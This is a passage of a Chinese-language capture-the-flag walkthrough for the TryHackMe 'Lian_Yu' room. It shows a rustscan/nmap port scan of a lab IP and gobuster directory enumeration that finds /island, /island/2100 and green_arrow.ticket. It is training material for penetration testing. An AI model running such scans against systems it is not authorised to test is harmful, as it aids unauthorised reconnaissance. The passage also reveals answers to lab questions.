
Lian_Yu

URL

https://tryhackme.com/room/lianyu

IP


10.10.84.207



```
└─# rustscan -a 10.10.84.207 -r 1-65535 --ulimit 5000 -- -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.84.207:22
Open 10.10.84.207:21
Open 10.10.84.207:80
Open 10.10.84.207:111
Open 10.10.84.207:50342
```


先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉

有蠻多資訊可以看的，只是先來看網頁的部分
一連進去，超級多字，看到一半就懶得看了XD，原始碼也沒東西
所以直接做目錄探測




```
└─# gobuster dir -u http://10.10.84.207 -w working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 150
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.84.207
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/24 00:51:24 Starting gobuster in directory enumeration mode
===============================================================
/island               (Status: 301) [Size: 235] [--> http://10.10.84.207/island/]
```

只掃到一個island，但他不是第二題答案
用這麼大的字典檔都沒辦法從根目錄下掃到其他的目錄
於是思考可能在island下還有其他東西
（第二題答案）



```
└─# gobuster dir -u http://10.10.84.207/island -w working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 150
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.84.207/island
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/24 00:54:58 Starting gobuster in directory enumeration mode
===============================================================
/2100                 (Status: 301) [Size: 240] [--> http://10.10.84.207/island/2100/]
```




Ohhh Noo, Don't Talk...............

I wasn't Expecting You at this Moment. I will meet you there


You should find a way to **Lian_Yu** as we are planed. The Code Word is:

island底下可以透過反白或看原始碼來
找到一組可能是帳號或密碼的字串
先記錄起來




```
<!DOCTYPE html>
<html>
<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>


<p align=center >
<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->

</header>
</body>
</html>


```

繼續往island/2100看，一進去沒什麼特別的
但看了一下原始碼，ticket前有一個.，再加上題目有問
可能是該層下有一個 .ticket的檔案
所以就用這個副檔名繼續往下找
（第三題答案）



```
└─# gobuster dir -u http://10.10.84.207/island/2100 -w working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x ticket -t 150
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.84.207/island/2100
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                working/tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
2023/07/24 00:59:48 Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket    (Status: 200) [Size: 71]
```

